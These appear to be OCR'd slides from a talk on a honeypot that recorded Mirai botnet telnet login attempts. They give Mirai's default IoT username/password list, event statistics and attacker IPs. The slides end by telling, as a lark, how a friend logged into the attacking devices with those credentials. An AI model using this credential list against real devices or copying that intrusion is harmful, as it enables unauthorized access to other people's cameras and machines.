
ACCESS WITHOUT CREDENTIALS.!!!


SO, THIS HONEY IS GOOD!
But I needed to organize logs
So I put them in kibana ...

THIS IS THE QUERY FOR "MIRAI EVENTS"

(usuario: 666666 AND password: 666666) OR (usuario: 888888 AND password: 888888) OR .... (usuario: admin AND password: 1111111)

SOME DATA


root xmhdipc
root vizxv
root 7ujMko0vizxv
root 666666
admin 111111
user user
admin password
admin 1234
root 888888
root pass
admin 1111
admin pass
admin admin
root 00000000
666666 666666
root Zte521
smcadmin
root admin
root root
root 7ujMko0admin
root dreambox
root 1111
root juantech
root default
root password
supervisor supervisor
root xc3511
admin 54321
root klv1234
root 123456
ubnt ubnt
root 12345
root anko
root hi3518
root 1234
support support
service service
admin admin1

FROM THE BEGINNING OF NOVEMBER:

607K EVENTS

191K ARE MIRAI EVENTS

ONE THIRD ARE "MIRAI" EVENTS


DIFERENT MIRAI SOURCE IP ADDRESSES 21K

Country	Mirai Events	Percentage
Vietnam	23.013	13,95
China	20.670	12,53
Brazil	17.712	10,74
Taiwan	16.182	9,81
Ukraine	10.398	6,3

Ip	Mirai Events	Percentage
46.172.91.20	2.580	36
185.75.158.226	554	7
89.248.162.185	251	6

Passwords	Percentage
admin	10.85
xc3511	6.75
vizxv	6.2
888888	4.81
password	4.67

histograma-users-pass-mirai



Ips-unicas-total


27,22

Unique count of src

Ips-unicas-mirai


23,91

Unique count of src




I MADE SURE THAT I WAS COLLECTING MIRAI IPS ...

... LOOKING FOR CAMERAS


Dispositivos Ayuda
Version
Logout
2016-11-13 06:43:40
KOREA
CAM04
Zoom
Focus
Iris


Dispositivos
Ayuda
Layout
2016-11-13 01:30:09
TURKEY
CAM01


Alarma
Configuración
Info
Cerrar sesión
06-12-2016 19:31:04
CAM 2
SPAIN
Copyright 2014,All Rights Reserved.

THAT PROVED THAT I WAS COLLECTING "MIRAI" IP ADDRESSES

...

... AND A "FRIEND" OF MINE ASKED ME FOR A LIST OF IPS.

HE WANTED TO PLAY A LITTLE.

HE LOOKED FOR PORT 23 AND 2323

...

... AMONG MY ATTACKERS.

HE TRIED TO LOG IN USING ...

... THE SAME COMBINATION OF USER/PASS

IN SOME MACHINES THIS IS WHAT HE FOUND

```
